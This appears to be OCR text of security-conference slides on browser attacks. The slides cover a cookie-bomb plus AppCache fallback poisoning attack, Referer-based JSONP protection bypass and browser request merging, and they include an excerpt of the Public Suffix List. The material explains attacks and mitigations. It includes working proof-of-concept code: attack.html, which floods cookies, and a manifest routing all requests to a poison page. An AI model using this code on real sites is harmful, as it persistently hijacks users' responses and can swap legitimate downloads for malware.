
Appcache's fallback



If a response is inaccessible, fallback file will be served instead

Appcache - scope + error = Service Worker


Cookie Bomb


Error 413 (Request Entity Too
Secure
https://www.google.com
Google
413. That's an error.
Your client issued a request that was too large. That's all we know.
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
View:
Preserve log
Disable cache
Offline
No throttling
Filter
Regex
Hide data URLs
All
XHR
JS
CSS
Img
Media
Font
Doc
WS
Manifest
Other
Name
www.google.com
robot.png
/images/errors
googlelogo_color_150x54d...
/images/branding/googlelo...
favicon.ico
6 requests | 2.4KB transferred | Fi...
Headers
Preview
Response
Cookies
Timing
Request Headers
:authority: www.google.com
:method: GET
:path: /
:scheme: https
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
accept-encoding: gzip, deflate, sdch, br
accept-language: en-US,en;q=0.8,zh-TW;q=0.6,zh;q=0.4
cookie: NID=103=iCTuPHjvvZpT6aD5uOj01pOZazgaGAk8Y9IS-0d_PKWnjFsH17fZnqSOPW3QfzkGguhBp5mG9yPwEA5LQf0SHxTSGKosd-g5KoU2
Wz6t8PhJ_PZbgeUjrTXHqw3xVzmZ; 99=

Cookie 💣+ Appcache = ?


1. Set many cookies on root path
2. Requests to every file will result in HTTP 413
3. Appcache’s fallback kicks in and replaces the response
4. ???
5. Profit!

AppCache Poisioning



https://dl.drop/u/evil/hack.html

https://dl.drop/u/evil/manifest.txt



https://dl.drop/u/legit/foo.exe
(HTTP 413)

https://dl.drop/u/**evil/virus.exe**
(fallback)

Attack in action

attack.html

```
<html manifest="manifest.txt">
  <script>
    for(var i = 1e2; i--)
      document.cookie = i + '=' + Array(4e3).join(0) + '; path=/';
  </script>
</html>
```

manifest.txt

```
CACHE MANIFEST

# Permanently cache the manifest file itself
manifest.txt

# Route all traffic to poison.html
FALLBACK:
/ poison.html
```

Impact

- Requests/responses will be persistently hijacked

- The only way to get rid of it is users manually clear cookies/appcache

How to “patch” it

- Put your sandboxed domains onto Public Suffix List
  - domains on the list cannot have cookies
- Avoid directly serving HTML files
- Optimally, serve user generated contents on different subdomains instead of directories

https://publicsuffix.org/list/pub

Secure https://publicsuffix.org/list/public_suffix_list.dat


```
// GitHub, Inc.
// Submitted by Patrick Toomey <security@github.com>
github.io
githubusercontent.com
githubcloud.com
*.api.githubcloud.com
*.ext.githubcloud.com
gist.githubcloud.com
*.githubcloudusercontent.com

// GitLab, Inc.
// Submitted by Alex Hanselka <alex@gitlab.com>
gitlab.io

// UKHomeOffice : https://www.gov.uk/government/organisations/home-office
// Submitted by Jon Shanks <jon.shanks@digital.homeoffice.gov.uk>
homeoffice.gov.uk

// GlobeHosting, Inc.
// Submitted by Zoltan Egresi <egresi@globehosting.com>
ro.im
shop.ro

// GoIP DNS Services : http://www.goip.de
// Submitted by Christian Poulter <milchstrasse@goip.de>
goip.de

// Google, Inc.
// Submitted by Eduardo Vela <evn@google.com>
*.0emm.com
appspot.com
blogspot.ae
blogspot.al
blogspot.am
blogspot.ba
blogspot.be
blogspot.bg
blogspot.bj
blogspot.ca
blogspot.cf
blogspot.ch
blogspot.cl
```

“When in doubt, validate Referer”


–Every ~~lazy~~ developer

Real world scenario

- Assuming appA.com wants to share authenticated user info to its partners
- It uses JSONP to transfer the data
- It checks if the importing website is its partners by validating referer



callback({"user":...)}
https://appA.com/user.js
Referer: appB.com
Referer: appC.com
Referer: evil.com
https://appB.com/
https://appC.com/
https://evil.com/

Observation



```
<img src="cat.png">
<img src="cat.png">
<img src="cat.png">
<img src="cat.png">
<img src="cat.png">
<img src="cat.png">
<img src="cat.png">
<img src="cat.png">
```

```
<img src="cat.png?1">
<img src="cat.png?2">
<img src="cat.png?3">
<img src="cat.png?4">
<img src="cat.png?5">
<img src="cat.png?6">
<img src="cat.png?7">
<img src="cat.png?8">
<img src="cat.png?9">
```



```
GET cat.png?1 HTTP/1.1
GET cat.png?2 HTTP/1.1
GET cat.png?3 HTTP/1.1
GET cat.png?4 HTTP/1.1
GET cat.png?5 HTTP/1.1
GET cat.png?6 HTTP/1.1
GET cat.png?7 HTTP/1.1
GET cat.png?8 HTTP/1.1
GET cat.png?9 HTTP/1.1
```

Request merging

- If multiple **same simple** requests are issued at the **simultaneously**, they will be merged into one (Chrome, Safari & IE)

- *Same* being same URL and same initiator

- *Simple* being GET requests and simple initiators (script, style, image, …)

- *Simultaneously* being if there is an unfinished same request

```
<script src="jquery.js" defer></script>
<script src="jquery.js" defer></script>
<!-- delay 2 seconds -->
<script src="jquery.js" defer></script>
```

Elements Console Sources Network Performance Memory Application Security Audits 1

View: Preserve log Disable cache Offline No throttling

Filter Regex Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

Name	Status	Type	Initiator	Size	Time	Waterfall 4.00 s
jquery-3.2.1.js code.jquery.com	200	script	VM217:1 Script	94.9KB 262KB	231ms 226ms	
jquery-3.2.1.js code.jquery.com	200	script	VM235:1 Script	94.9KB 262KB	220ms 200ms	

